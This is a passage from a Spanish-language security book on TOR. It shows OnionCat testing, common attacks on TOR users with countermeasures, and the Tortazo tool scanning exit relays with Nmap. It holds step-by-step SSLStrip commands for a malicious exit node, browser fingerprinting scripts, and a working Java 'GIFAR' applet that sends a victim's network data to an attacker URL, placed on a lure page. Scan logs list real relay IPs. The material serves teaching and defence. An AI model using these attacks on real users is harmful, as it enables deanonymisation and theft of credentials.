Para probar si el funcionamiento de *OnionCat* es correcto, se realizan peticiones a dichas direcciones utilizando el comando *ping6*.

```
>ping6 fd87:d87e:eb43:744:208d:5408:63a4:ac4f
PING fd87:d87e:eb43:744:208d:5408:63a4:ac4f(fd87:d87e:eb43:744:208d:5408:63a4:ac
4f) 56 data bytes
64 bytes from fd87:d87e:eb43:744:208d:5408:63a4:ac4f: icmp_seq=3 ttl=64 time=1288
ms
64 bytes from fd87:d87e:eb43:744:208d:5408:63a4:ac4f: icmp_seq=4 ttl=64 time=1450
ms
64 bytes from fd87:d87e:eb43:744:208d:5408:63a4:ac4f: icmp_seq=5 ttl=64 time=1923
ms
^C
– fd87:d87e:eb43:744:208d:5408:63a4:ac4f ping statistics –
7 packets transmitted, 3 received, 57% packet loss, time 6026ms
rtt min/avg/max/mdev = 1288.505/1554.133/1923.535/269.438 ms, pipe 2
```

Las trazas en la consola donde se ejecuta *OnionCat* enseñarán algo como lo siguiente.

```
Tue, 10 Jun 2014 23:48:30.970 +0200 [4:connector : info] trying to connect to
"a5ccbdkubbr2jlcp.onion" [fd87:d87e:eb43:744:208d:5408:63a4:ac4f] on 13
Tue, 10 Jun 2014 23:48:30.970 +0200 [4:connector : info] SOCKS connection suc-
cessfully opened on fd 13
Tue, 10 Jun 2014 23:48:30.970 +0200 [4:connector : info] inserting peer fd 13 to
active peer list
```

Como se puede ver, la conexión se ha podido establecer correctamente. No obstante, es un proceso que puede tardar algunos minutos mientras se establece el circuito de *TOR* y se inicializa el túnel *VPN* con el *hidden service* remoto.

3.1.5 Ataques comunes en TOR

Aunque el objetivo de *TOR* es apoyar el anonimato y la privacidad de sus usuarios por medio de canales seguros de comunicación utilizando mecanismos de cifrado fuertes, algunos usuarios pueden emplear esta red para realizar actividades maliciosas que van en contra de la filosofía que soporta su desarrollo. Dichas actividades van desde el uso inapropiado de la red hasta el abuso de nodos de salida para espiar las comunicaciones de sus usuarios.

A continuación se describen algunos de los mecanismos de ataque empleados.

3.1.5.1 Sniffing en nodos de salida maliciosos

Se trata sin lugar a dudas del tipo de ataque más común en la red de *TOR* dada su simplicidad e impacto. En este caso, el atacante crea un repetidor de salida en la red de *TOR* y posteriormente, captura todos los paquetes que viajan por su interfaz de red, es decir, el tráfico de los usuarios que

utilizan dicho nodo de salida. En *TOR*, toda la información que viaja entre el nodo de salida y el destino final viaja sin ningún tipo de cifrado y evidentemente es una situación que un atacante puede aprovechar con mucha facilidad.

Se trata del ataque más sencillo que se puede llevar a cabo ya que no se necesitan demasiados conocimientos técnicos por parte del atacante, no obstante, se trata de un ataque pasivo y no dirigido hacia un usuario en particular, dado que el atacante una vez ha registrado su repetidor en *TOR* y ha iniciado su *sniffer*, debe esperar pacientemente a que un cliente construya un circuito utilizando su máquina como nodo de salida.

3.1.5.1.1 Contramedidas

Se trata del más sencillo de implementar por parte de un atacante y es también uno de los sencillos de contrarrestar por parte de un usuario.

Para evitar que la información sensible o de cualquier tipo sea capturada por la interfaz de red del atacante en el nodo de salida, se recomienda utilizar un mecanismo de cifrado "*end-to-end*" sobre todos los paquetes que se envían desde el origen hacia el destino.

Para ello, una práctica bastante habitual consiste en utilizar *SSH* para cifrar todo el tráfico saliente, de esta forma, cuando un cliente cifra su tráfico desde el origen, el atacante podrá seguir capturando sus paquetes pero no podrá ver nada útil, solamente paquetes cifrados con una clave desconocida.

3.1.5.2 Uso de SSLStrip sobre TOR

Partiendo del escenario anterior, un atacante podría utilizar *SSLStrip* con el fin de tratar de engañar al usuario haciéndole creer que se encuentra consultando un sitio seguro, cuando en realidad la conexión viaja en texto claro. Se trata de una pequeña extensión del caso anterior, solo que adicionalmente, en el nodo de salida se envían todos los paquetes recibidos al puerto donde está escuchando *SSLStrip* en la máquina del atacante.

El procedimiento realizado por un atacante es muy sencillo, consiste en permitir a su máquina actuar como enrutador de las peticiones que le son enviadas por medio del parámetro del sistema operativo correspondiente.

```
>echo "1" > /proc/sys/net/ipv4/ip_forward
```

NOTA: Otra alternativa es utilizar *FragRoute* en lugar de activar esta característica a nivel de sistema operativo. Dicha herramienta permite definir reglas para interceptar y modificar tráfico saliente a un *host* determinado.

Se encuentra disponible en la siguiente ruta: *http://www.monkey.org/~dugsong/fragroute/*.

El siguiente paso consistirá en iniciar *SSLStrip*. Herramienta que se encuentra disponible en la siguiente ruta: *http://www.thoughtcrime.org/software/sslstrip/*

```
>sslstrip -w /home/adastra/log_tor.txt -l 4444
```

Finalmente, cualquier petición cuyo destino sea un servidor *web*; puerto "80" por defecto, debe ser redireccionada al puerto de *SSLStrip* para que éste a su vez, realice las operaciones que debe llevar a cabo. El atacante deberá establecer las reglas de enrutamiento adecuadas utilizando *iptables*.

```
>iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT -to-port
4444
```

Ahora, lo único que debe hacer el atacante es esperar y realizar revisiones periódicas de los *logs* generados por *SSLStrip* en busca de usuarios, *passwords* y otra información valiosa.

3.1.5.2.1 Contramedidas

Para detectar si un nodo de salida utiliza *SSLStrip*, *Moxie Marlinspike*; que es el mismo desarrollador de *SSLStrip*, ha desarrollado una herramienta llamada *TorTunnel* que cuenta con dos ejecutables que son *torproxy* y *torscanner*.

En primer lugar, *torproxy* permite realizar una conexión de forma directa a un nodo de salida existente en la red de *TOR* y expone un *proxy SOCKS* que puede ser utilizado desde el navegador *web* o cualquier tipo de aplicación compatible, de esta forma se mejora el rendimiento a la hora de interactuar con *TOR* ya que no establece un circuito completo con tres nodos.

Por otro lado, torscanner es una herramienta que se ha diseñado para detectar nodos de salida maliciosos que utilicen *SSLStrip*. Su funcionamiento consiste en realizar una solicitud a un sitio por *HTTPS* y analizar la respuesta devuelta por el nodo de salida.

En el caso de que en los logs de *torscanner* se aprecie una sustitución de *HTTPS* por *HTTP*, se puede determinar que en el nodo de salida se encuentra *SSLStrip* en ejecución y que debería evitarse su uso con la propiedad "*ExcludeExitNodes*" en el fichero de configuración de *TOR*.

Finalmente, la herramienta se encuentra disponible en la siguiente ruta: *http://www.thoughtcrime.org/software/tortunnel/*.

```
>./torscanner https://www.gmail.com 80
```

Por otro lado, para navegar de forma segura, la extensión *HTTPS Everywhere* de *Firefox* es una excelente forma de obligar la navegación utilizando *HTTPS* en el caso de que el servidor en cuestión lo soporte.

3.1.5.3 Sitios web con scripts intrusivos

Las amenazas más frecuentes contra la privacidad y el anonimato de un usuario en Internet o incluso en la *deep web*, son aquellos *scripts* que se ejecutan en el lado del cliente y que permiten consultar información contenida en el navegador. Dichos *scripts* se encargan de acceder a información que puede revelar la identidad o incluso la ubicación de un usuario aunque utilice *TOR*.

La información puede ser extraída consultando las *cookies*, el historial de navegación y otra información almacenada en el navegador del cliente y desafortunadamente, el número de sitios en Internet que implementan este tipo de rutinas es cada vez mayor.

Para una atacante también sería factible crear un sitio *web* en la *deep web* que implemente *scripts* intrusivos para determinar la identidad de sus usuarios. Algunos ejemplos básicos de dichas rutinas se enseñan a continuación.

Propiedades en el navegador del cliente

```
<script type="text/javascript">

info = "Navegador CodeName: " + navigator.appCodeName + "</p>";
 info+= "Navegador Name: " + navigator.appName + "</p>";
 info+= "<p>Navegador Version: " + navigator.appVersion + "</p>";
 info+= "<p>Cookies Habilitadas?: " + navigator.cookieEnabled + "</p>";
 info+= "<p>Plataforma: " + navigator.platform + "</p>";
 info+= "<p>User-agent: " + navigator.userAgent + "</p>";
//Envío de información a un servidor web controlado por el atacante.
</script>
```

Resolución de pantalla

```
<script type="text/javascript">
screen = "Total width/height: "+screen.width + "*" + screen.height;
screen+="Disponible width/height: "+screen.availWidth + "*" + screen.availHeight;
document.write("Color depth: "+screen.colorDepth;
document.write("Color resolucion: "+screen.pixelDepth;
//Envío de información a un servidor web controlado por el atacante.
</script>
```

Consultando el historial del cliente

```
<script type="text/javascript">
info ="";
for(i=0;i<window.history.length; i++) {
info += window.history[i]+"\n";
}
</script>
```

3.1.5.3.1 Contramedidas

Tor Browser bloquea la mayoría de estos ataques, sin embargo también es recomendable utilizar algunas de las extensiones de *Firefox* que permiten bloquear *scripts* maliciosos que atenten contra la privacidad de la información almacenada en el navegador.

Por otro lado, algunos sitios *web* no son útiles a menos de que se utilice *JavaScript* y lo que algunos usuarios de *TOR* hacen ante tales casos, es desactivar temporalmente algunas de las extensiones de *Firefox* que bloquean dichos elementos. Esto evidentemente no es una buena práctica, ya que el contenido bloqueado puede tener algún *script* para consultar y registrar información privada del navegador.

3.1.5.4 Sitios web intrusivos con Java

Del mismo modo que se pueden utilizar *scripts* de *JavaScript* para obtener información relacionada con el navegador de un usuario, los *applets* de *Java* permiten acceder de forma directa a información

personal del usuario o incluso, dadas las capacidades que dispone *Java* para entornos de red, ejecutar peticiones *HTTP* directas a otros sitios en Internet evadiendo el paso por la red de *TOR*.

Una técnica empleada con frecuencia para ejecutar estos *applets* es la creación de rutinas "*GIFAR*" y "*PDFAR*" que consisten en la combinación de imágenes *GIF* o *PDF* con ficheros *JAR* que contienen el código de un *applet*.

La creación de un "*GIFAR*" o un "*PDFAR*" es simple y solamente es requerido tener unos conocimientos mínimos sobre programación en *Java*. A continuación se indicará un ejemplo de ataque utilizando la *API* de *Java* para acceder a información del cliente relacionada con sus interfaces de red, los pasos para esto son los siguientes:

1. Crear el *applet* que se ejecutará en la máquina del cliente, en este caso, dicha rutina recolectará toda la información disponible sobre las interfaces de red del cliente, incluyendo direcciones *IP*, máscaras de red, etcétera. Posteriormente se procede a conectarse con un sitio *web* ejecutando una petición *HTTP*.

```
import javax.swing.JApplet;
import java.awt.Graphics;
import java.net.NetworkInterface;
import java.net.InterfaceAddress;
import java.net.InetAddress;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.List;
import java.util.Enumeration;
import java.nio.*;
import java.io.DataOutputStream;

public class Gifar extends JApplet {
        static final long serialVersionUID = 0;
        public void init() {
                HttpURLConnection http = null;
                try {
                        String peticion = getParameter("urlAtacante");
                        StringBuffer cliente = new StringBuffer();
                        Enumeration e = NetworkInterface.getNetworkInterfaces();
                        int direccionDetectada = 1;
                        while(e.hasMoreElements()) {
                                NetworkInterface ni = (NetworkInterface)
e.nextElement();
                                cliente.append("INTERFAZ DE RED DETECTADA, Ini-
cio de Traza...");
                                cliente.append("\nDIRECCIÓN DETECTADA NÚMERO:
"+direccionDetectada);
                                cliente.append("\nNet interface: "+ni.getNa-
me());
                                cliente.append("\nMAC: "+ni.getHardwareAd-
dress()+"");
                                cliente.append("\nMTU: "+ni.getMTU());
                                cliente.append("\nPoint to Point? "+ni.get-
```

```
MTU());
                              cliente.append("\nes UP? "+ni.isUp());
                              cliente.append("\nes Virtual? "+ni.isVirtual());
                              cliente.append("\nSoporta Multicast? "+ni.sup-
portsMulticast() );
                              List<InterfaceAddress> subSetIface =
ni.getInterfaceAddresses();
                              for(InterfaceAddress interfaceAddress : subSetI-
face) {
                                       cliente.append("\n --- BROADCAST: "+in-
terfaceAddress.getBroadcast());
                                       cliente.append("\n --- MASCARA DE SU-
BRED "+interfaceAddress.getNetworkPrefixLength());
                              }
                              cliente.append("\nFin de Traza...\n\n\n");
                              direccionDetectada = direccionDetectada+1;
                       }
                       URL rutaPeticion = new URL(peticion);
                       http = (HttpURLConnection)rutaPeticion.openConnection();
                       http.setRequestProperty("Content-type", "text/html");
                       http.setUseCaches(false);
                       http.setDoOutput(true);
                       http.setDoInput(true);
                       http.setRequestMethod("GET");
                       DataOutputStream wr = new DataOutputStream (http.getOut-
putStream ());
                       wr.writeBytes (cliente.toString());
                       wr.flush ();
                       wr.close ();
                } catch(Exception ex) {
                       System.out.println("Excepción: "+ex.getMessage());
                } finally {
                       if(http != null) {
                                http.disconnect();
                       }
                }
        }
}
```

El *applet* intentará recuperar un parámetro que incluye la url contra la que debe ejecutarse la petición *HTTP* desde el cliente, posteriormente el *applet* intenta consultar información relacionada con las interfaces de red del cliente y finalmente abre una conexión *HTTP* con el sitio remoto del atacante, enviándole una cadena de texto con toda la información extraída.

2. El siguiente paso consiste en compilar dicha clase y posteriormente crear el fichero *JAR* que contendrá el *applet*.

```
>javac Gifar.java
>jar -cf Gifar.jar Gifar.class
```

3. Una vez se ha compilado y empaquetado el *applet*, se crea el "*GIFAR*" propiamente dicho, para ello se concatenan los flujos de ambos ficheros (*GIF* y *JAR*), algo tan sencillo como utilizar el comando "*cat*" y redireccionar la salida a un fichero nuevo.

```
>cat imagen.gif Gifar.jar > GifarImage.gif
```

Comparando los tamaños del fichero original "*imagen.gif*" con el fichero generado "*GifarImage.gif*" se podrá notar la diferencia en el tamaño.

4. Finalmente, el atacante puede crear sitio *web* en la *deep web* para alojar el *applet*. Una página simple para tal fin puede ser la siguiente:

```
<html>
      <head><title>Venta de Armas!! Entra aquí!!</title></head>
      <body>
              <p>Aquí encontrarás lo que andas buscando...</p>
              <applet code="Gifar.class" archive="GifarImage.gif" width=0
height=0>
                      <param name="urlAtacante" value="http://www.atacante.com/
paginaRegistro" />
              </applet>
      </body>
</html>
```

El atributo "*archive*" asume el valor de "*GifarImage.gif*" que es donde se encuentra el *applet*. Por otro lado se establece el parámetro necesario para la ejecución del *applet*, que en este caso es "*urlAtacante*" y contiene la URL contra la que se va a realizar una petición *HTTP* para el envío de la información extraída del cliente.

3.1.5.4.1 Contramedidas

Aunque los *applets* intrusivos pueden suponer una amenaza aun mayor que los scripts intrusivos con *JavaScript*, las medidas para bloquear ambos tipos de ataques son las mismas y en la mayoría de los casos, este tipo de contenidos son bloqueados de forma automática por *TorBrowser* y algunas de las extensiones existentes en *Firefox*.

Una buena medida de seguridad, consiste en no permitir la ejecución de *applets* de *Java* desde fuentes desconocidas y por lo tanto poco fiables. Es una medida que no solamente aplica para sitios en la *deep web* y para preservar la privacidad, sino también para evitar ataques del tipo "*Client-Site*" desde Internet.

3.1.6 Utilizando Tortazo para atacar repetidores de salida en TOR

Si bien es cierto que el objetivo de redes anónimas como *TOR*, es el de proteger la privacidad de las personas y promover la libertad de expresión, también es cierto que un número considerablemente alto de usuarios en todo el mundo hacen un uso inadecuado de dichas redes, incluso se han convertido en un canal idóneo para realizar actividades ilegales que en muchos casos, atentan contra la dignidad y los derechos fundamentales de las personas.

Organismos como la Interpol o la Policía de cada país tienen la obligación de capturar y llevar ante la justicia a dichas personas, sin embargo, en el caso de este tipo de redes, las complejidades y dificultades que se presentan a la hora de conseguir dicho objetivo hacen que muchos criminales sigan actuando impunemente utilizando estos medios.

Las características incluidas en *Tortazo* a la fecha de escribir este documento y las que se encuentran en estado de desarrollo, permiten auditar repetidores en la red de *TOR*, pero además de esto, uno de los principales objetivos de *Tortazo*, es el de proveer una herramienta que permita realizar ataques en la *deep web* contra *hidden services* en *TOR*.

El proyecto se encuentra ubicado en la siguiente dirección: *https://github.com/Adastra-thw/Tortazo*

3.1.6.1 Auditando repetidores de salida de TOR con Tortazo

La información publicada en los descriptores de servidor (*aka. Server Descriptors*) contienen detalles que permiten que un atacante pueda perfilar objetivos y determinar cuáles de ellos tienen mayores posibilidades de ser comprometidos.

Tortazo utiliza la librería *Stem* para extraer información sobre los repetidores de salida de la red y partiendo de la dirección *IP* de cada repetidor, ejecuta de forma automatizada escaneos con *Nmap*, los cuales pueden ser ajustados por el usuario utilizando las opciones estándar de dicha herramienta; evidentemente *Nmap* es una dependencia obligatoria de *Tortazo* para su correcto funcionamiento. Posteriormente, los resultados son almacenados en una base de datos *SQLite* los cuales pueden ser utilizados en cualquier momento.

Por otro lado, la herramienta también cuenta con opciones para especificar una *Developer Key* de *Shodan* y realizar consultas contra el conjunto de repetidores analizados, de esta forma se puede obtener más información sobre las máquinas encontradas, especialmente sobre aquellas que ejecutan servicios vulnerables o que se encuentran mal configuradas.

Además, dado que la cantidad de repetidores registrados por las autoridades de directorio es bastante alta, *Tortazo* incluye algunas opciones para controlar el número máximo de repetidores que se deben recuperar y con los que deberá trabajar la herramienta.

Para evitar consultas continuas sobre los repetidores registrados en las autoridades de directorio y el posterior escaneo tras cada consulta, se almacena en una base de datos *SQLite* la información de cada escaneo, incluyendo la fecha, número de repetidores analizados, direcciones *IP*, *nicknames* y el listado de puertos abiertos para cada una de las máquinas analizadas.

En este punto, *Tortazo* le permite al pentester utilizar la información obtenida en un análisis previo, simplemente especificando el identificador del escaneo almacenado en la base de datos; en el caso de no especificar dicho identificador, la herramienta recupera los datos registrados de los últimos escaneos. A continuación se explica el listado de opciones disponibles en *Tortazo* para la recolección de información sobre repetidores en la red de *TOR*.

Opción	Descripción
-m/--mode [SO]	Filtra los repetidores cuyo sistema operativo sea el especificado.

Opción	Descripción
-d/--use-mirrors	Utiliza los servidores espejo de las autoridades de directorio para consultar los descriptores correspondientes al último consenso emitido.
-n/--server-to-attack [number]	Obtiene los [number] primeros repetidores registrados en el último consenso emitido por las autoridades de directorio.
-a/--scan-arguments ["nmap options"]	Especifica opciones estándar de *Nmap* para controlar el proceso de escaneo.
-c/--use-circuit-nodes	Utiliza los registros descargados por una instancia local de *TOR*. En este modo, no se ejecuta ninguna conexión contra las autoridades de directorio, ya que se utilizará la información descargada previamente por el cliente de *TOR* en ejecución, con lo cual el proceso es mucho más rápido.
-e/--exit-node -fingerprint [fingerprint]	Extrae información del repetidor especificado.
-l/--list-ports	Especifica un listado de puertos para ejecutar el escaneo con *Nmap*.

Evidentemente, estas opciones pueden combinarse con el fin de producir los resultados deseados por un *pentester*.

Para plantear un enfoque más práctico, a continuación se incluyen algunos ejemplos sobre el uso de estas opciones en *Tortazo*.

- Ejecutar un escaneo de los diez primeros repetidores de salida que corren bajo plataforma *windows* y se encuentran registrados en los servidores espejo de las autoridades de directorio.

```
>python Tortazo.py -d -v -m windows
```

```
adastra@Galileo: /opt/Tortazo 168x43
adastra@Galileo:/opt/Tortazo$ sudo python Tortazo.py -d -v -m windows
DEBUG: [+] Verbose mode activated.
INFO: [+] Process started at 2014-05-11 11:27:00
DEBUG: [+] Try to listing the current Exit-Nodes of TOR.
DEBUG: [+] Filter by platform: windows.
DEBUG: [+] Retrieving the first 10 records in the Descriptors.
INFO: [+] Using the Directory Mirrors to get the descriptors
TRACE: Descriptors retrieved from 'http://171.25.193.9:443/tor/status-vote/current/consensus.z' in 0.66s
DEBUG: Retrieved directory mirrors (took 6.49s)
TRACE: Descriptors retrieved from 'http://91.51.120.48:9030/tor/server/all.z' in 10.58s
INFO: [+] Windows 7 System has been found... Nickname: default - OS Version: Windows 7 - Fingerprint: ABB5E519AD455ACC41F15C44D1DA44EB18243A63
DEBUG: [+] Starting the NMap Scan with the following options:
DEBUG: [+][+] Scan Address: 94.125.55.235
DEBUG: [+][+] Scan Arguments: None
DEBUG: [+][+] Scan Ports: 21,22,23,53,69,80,88,110,139,143,161,162,389,443,445,1079,1080,1433,3306,5432,8080,9050,9051,5800
INFO: [+] Scan Ended for default .
INFO: [+] Generating the NMAP Report in: /home/adastra/Desktop/nmapReport.html
INFO: [+] Process finished at 2014-05-11 11:30:15
adastra@Galileo:/opt/Tortazo$
```

Imagen 03.02: Escaneo de repetidores de salida en la red de TOR con Linux (1ª parte).

- Escaneo de los 30 primeros repetidores de salida *Linux* que se encuentran incluidos en el último consenso emitido por las autoridades de directorio.

```
>python Tortazo.py -n 30 -v -m linux
```

```
adastra@Galileo: /opt/Tortazo 168x43
adastra@Galileo:/opt/Tortazo$ sudo python Tortazo.py -n 30 -v -m linux
DEBUG: [+] Verbose mode activated.
INFO: [+] Process started at 2014-05-11 12:04:18
DEBUG: [+] Try to listing the current Exit-Nodes of TOR.
DEBUG: [+] Filter by platform: linux.
DEBUG: [+] Retrieving the first 30 records in the Descriptors.
TRACE: Descriptors retrieved from 'http://154.35.32.5:80/tor/server/all.z' in 4.89s
INFO: [+] Linux System has been found... Nickname: derbaronistderking - OS Version: Linux - Fingerprint: B1092AF212674D99D0D362440E7217B2960E9DA0
DEBUG: [+] Starting the NMap Scan with the following options:
DEBUG: [+][+] Scan Address: 89.182.248.56
DEBUG: [+][+] Scan Arguments: None
DEBUG: [+][+] Scan Ports: 21,22,23,53,69,80,88,110,139,143,161,162,389,443,445,1079,1080,1433,3306,5432,8080,9050,9051,5800
INFO: [+] Scan Ended for derbaronistderking .
INFO: [+] Linux System has been found... Nickname: mrDoctorWho - OS Version: Linux - Fingerprint: EF60039840BDD9131E02C7B8991FB0DC6424273B
DEBUG: [+] Starting the NMap Scan with the following options:
DEBUG: [+][+] Scan Address: 93.189.40.230
DEBUG: [+][+] Scan Arguments: None
DEBUG: [+][+] Scan Ports: 21,22,23,53,69,80,88,110,139,143,161,162,389,443,445,1079,1080,1433,3306,5432,8080,9050,9051,5800
INFO: [+] Scan Ended for mrDoctorWho .
INFO: [+] Generating the NMAP Report in: /home/adastra/Desktop/nmapReport.html
INFO: [+] Process finished at 2014-05-11 12:07:15
adastra@Galileo:/opt/Tortazo$
```

Imagen 03.03: Escaneo de repetidores de salida en la red de TOR con Linux (2ª parte).

Los comandos anteriores han ejecutado una consulta a las autoridades de directorio para obtener el descriptor correspondiente al último consenso válido. En el primer comando, se han filtrado los repetidores de salida cuyo sistema operativo es *Windows* y se ha utilizado *Nmap* para ejecutar un escaneo contra cada una de dichas máquinas, por defecto se recuperan los diez primeros registros del descriptor y en este caso, solamente se ha encontrado una coincidencia. En el segundo comando se han filtrado los repetidores de salida cuyo sistema operativo es *Linux* y se han recuperado los 30 primeros registros del descriptor.

En ambos casos, los resultados son almacenados automáticamente en una base de datos *SQLite*, la cual se encuentra ubicada en el directorio de instalación de la herramienta.

- Escaneo de los 30 primeros repetidores de salida *Linux* que se encuentran incluidos en el último consenso emitido por las autoridades de directorio. La opción "*-a*" permite establecer opciones específicas de *Nmap* para ejecutar el escaneo.

  ```
  >python Tortazo.py -n 30 -v -m linux -a "-sSV -A -n"
  ```

```
adastra@Galileo: ~/Desktop 168x43
root@Galileo:/opt/Tortazo# python Tortazo.py -n 30 -v -m linux -a "-sSV -A -n"
DEBUG: [+] Verbose mode activated.
INFO: [+] Process started at 2014-05-10 23:44:00
DEBUG: [+] Try to listing the current Exit-Nodes of TOR.
DEBUG: [+] Filter by platform: linux.
DEBUG: [+] Retrieving the first 30 records in the Descriptors.
TRACE: Descriptors retrieved from 'http://193.23.244.244:80/tor/server/all.z' in 2.30s
INFO: [+] Linux System has been found... Nickname: Unnamed - OS Version: Linux - Fingerprint: C4DE6D74F824F609C8C377AD189C91A9CE7F0B28
DEBUG: [+] Starting the NMap Scan with the following options:
DEBUG: [+][+] Scan Address: 176.31.56.83
DEBUG: [+][+] Scan Arguments: -sSV -A -n
DEBUG: [+][+] Scan Ports: 21,22,23,53,69,80,88,110,139,143,161,162,389,443,445,1079,1080,1433,3306,5432,8080,9050,9051,5800
INFO: [+] Scan Ended for Unnamed .
INFO: [+] Linux System has been found... Nickname: f47c - OS Version: Linux - Fingerprint: 90D54F32063CD2A1545392D9C5D2CC98D54F7D19
DEBUG: [+] Starting the NMap Scan with the following options:
DEBUG: [+][+] Scan Address: 94.102.63.88
DEBUG: [+][+] Scan Arguments: -sSV -A -n
DEBUG: [+][+] Scan Ports: 21,22,23,53,69,80,88,110,139,143,161,162,389,443,445,1079,1080,1433,3306,5432,8080,9050,9051,5800
INFO: [+] Scan Ended for f47c .
INFO: [+] Linux System has been found... Nickname: omhari - OS Version: Linux - Fingerprint: 5966DC268FD5D81512D2E0AD84A94C8EC17C4564
DEBUG: [+] Starting the NMap Scan with the following options:
DEBUG: [+][+] Scan Address: 109.201.131.54
DEBUG: [+][+] Scan Arguments: -sSV -A -n
DEBUG: [+][+] Scan Ports: 21,22,23,53,69,80,88,110,139,143,161,162,389,443,445,1079,1080,1433,3306,5432,8080,9050,9051,5800
INFO: [+] Scan Ended for omhari .
INFO: [+] Generating the NMAP Report in: /home/adastra/Desktop/nmapReport.html
INFO: [+] Process finished at 2014-05-10 23:53:45
root@Galileo:/opt/Tortazo#
```

Imagen 03.04: Escaneo de repetidores de salida en la red de TOR utilizando instancia local (1ª parte).

En este caso, todos los repetidores que coincidan con los filtros indicados, serán escaneados utilizando un comando personalizado con *Nmap*.

La opción "*-a*" permite indicar opciones propias de *Nmap* para tener control sobre las pruebas que ejecutará el escáner.

- Escaneo de los diez primeros repetidores de salida *Linux* que se encuentran en los descriptores descargados por una instancia local de *TOR*.

```
>python Tortazo.py -v -m linux -c
```

```
adastra@Galileo: /opt/Tortazo 167x41
adastra@Galileo:/opt/Tortazo$ sudo python Tortazo.py -v -m linux -c
[sudo] password for adastra:
DEBUG: [+] Verbose mode activated.
INFO: [+] Process started at 2014-05-11 13:03:56
INFO: [+] Trying to get a list of exit nodes from the already downloaded descriptors from the TOR Client instead of using the directory authorities
Enter the password for the Local Controller (Empty if the instance doesn't need a password):
TRACE: Sent to tor:
PROTOCOLINFO 1
TRACE: Received from tor:
250-PROTOCOLINFO 1
250-AUTH METHODS=COOKIE,SAFECOOKIE,HASHEDPASSWORD COOKIEFILE="/opt/AdastraRealm/Hacking/anonymity/tor-browser_en-US/Data/Tor/control_auth_cookie"
250-VERSION Tor="0.2.4.21"
250 OK
TRACE: Sent to tor:
AUTHENTICATE "peraspera"
TRACE: Received from tor:
250 OK
TRACE: Sent to tor:
SETEVENTS SIGNAL CONF_CHANGED
TRACE: Received from tor:
250 OK
TRACE: Sent to tor:
GETCONF __owningcontrollerprocess
TRACE: Received from tor:
250 __OwningControllerProcess
DEBUG: GETCONF __owningcontrollerprocess (runtime: 0.0012)
DEBUG: [+] TOR Controller Authentication Successful.
TRACE: Sent to tor:
GETINFO circuit-status
TRACE: Received from tor:
250+circuit-status=
49 BUILT $AB1EFFD77DD75774A386627C3D18DBDE46F40141~Unnamed,$2AFE920194ED5807377CB0BB696C5C870CED8BFD~fejk,$AA249521990DFB1138BB285426883D8A88D49383~wagtail BUILD_FLAGS
=NEED_CAPACITY PURPOSE=GENERAL TIME_CREATED=2014-05-11T13:03:13.923420
48 BUILT $AB1EFFD77DD75774A386627C3D18DBDE46F40141~Unnamed,$855BC2DABE24C861CD887DB9B2E950424849FC34~Logforme,$384F445014E041F5FB566F18C086370D7562E8B9=hessel3 BUILD_F
LAGS=NEED_CAPACITY PURPOSE=GENERAL TIME_CREATED=2014-05-11T13:03:13.754462
42 BUILT $6A7551EEE18F78A9813096E82BF84F740D328911~TorMachine,$310FCAD1874DFF72A4969087906BC6DE329104A7=PrivacyRepublic0014,$3B486DEC5A22694C096084A97A3665C617C89B1C~h
erngaard BUILD_FLAGS=NEED_CAPACITY PURPOSE=GENERAL TIME_CREATED=2014-05-11T13:03:11.192483
38 BUILT $823DB51950417112B398E009BEC4759363BCD3C5=AuebTor,$580A91DAE04CD402AE70E85E01C3B1FD5BE5136E=torpidsHUazara,$8035D07FB91EF419D00B0E2CEFEDD9A163EC4E1B~spunkPhan
tom BUILD_FLAGS=NEED_CAPACITY PURPOSE=GENERAL TIME_CREATED=2014-05-11T13:01:10.578314
37 BUILT $AB1EFFD77DD75774A386627C3D18DBDE46F40141~Unnamed,$A926B07E4941BF7EB682F75B800D50FE2433F5D5=motmot,$8FE7F77F4ED158FCB92A7A06EA22B325AF245808~Horus BUILD_FLAGS
=NEED_CAPACITY PURPOSE=GENERAL TIME_CREATED=2014-05-11T13:01:09.923195
```

Imagen 03.05: Escaneo de repetidores de salida en la red de TOR utilizando instancia local (2ª parte).

```
adastra@Galileo: /opt/Tortazo 167x41
family $131B60B9AFE6AEA60042132D648798534ABEA07E $7661E748639A0A31FFC49380AC19BFD53AD2A8AE
hidden-service-dir
contact Riseup Networks <collective at riseup dot net>
ntor-onion-key 2057sCqdzKUbyjQqf4RseIpPk4JUwP77B4VovIRer2E=
reject 0.0.0.0/8:*
reject 169.254.0.0/16:*
reject 127.0.0.0/8:*
reject 192.168.0.0/16:*
reject 10.0.0.0/8:*
reject 172.16.0.0/12:*
reject 77.109.139.87:*
reject *:25
reject *:119
reject *:135-139
reject *:445
reject *:563
reject *:1214
reject *:4661-4666
reject *:6346-6429
reject *:6699
reject *:6881-6999
accept *:*
router-signature
-----BEGIN SIGNATURE-----
TXQNk6y7RGFFJLlKffW7790BGx6sEl9Q85QHSxzRid/eDa+L2msw8RaPWyh0LCTM
nzSlE1Dj7lMZxvAX8nYRxc9AwgaBYgypNEVFcWqnLW2WKhLcRjO+ZfeA5i0VZlcV
Pc5QfK82sFf54cI7Q6DOur6ny9i6J7r//hOCTvUvIa4=
-----END SIGNATURE-----
.
250 OK
DEBUG: GETINFO desc/id/AA249521990DFB1138BB285426883D8A88D49383 (runtime: 0.0034)
DEBUG: [+] Filtering by Fingerprint: None
INFO: [+] Linux System has been found... Nickname: wagtail - OS Version: Linux - Fingerprint: AA249521990DFB1138BB285426883D8A88D49383
DEBUG: [+] Starting the NMap Scan with the following options:
DEBUG: [+][+] Scan Address: 77.109.139.87
DEBUG: [+][+] Scan Arguments: None
DEBUG: [+][+] Scan Ports: 21,22,23,53,69,80,88,110,139,143,161,162,389,443,445,1079,1080,1433,3306,5432,8080,9050,9051,5800
INFO: [+] Scan Ended for wagtail .
INFO: [+] Generating the NMAP Report in: /home/adastra/Desktop/nmapReport.html
INFO: [+] Process finished at 2014-05-11 13:04:08
adastra@Galileo:/opt/Tortazo$
```

Imagen 03.06: Escaneo de repetidores de salida en la red de TOR utilizando instancia local (3ª parte).

Las consultas que se ejecutan contra las autoridades de directorio en algunos casos pueden tardar varios minutos, si el usuario tiene una instancia de *TOR* iniciada su máquina local, seguramente ya se habrán realizado varias conexiones con las autoridades de directorio y el cliente ya tendrá descargados varios descriptores.

Con la opción "*-c*" la herramienta realizará una conexión contra el controlador de *TOR* iniciado en la máquina local, el único requisito indispensable para ejecutar *Tortazo* en este modo, es que la propiedad "*UseMicrodescriptors*" se encuentre establecida en el fichero de configuración torrc con el valor 0.

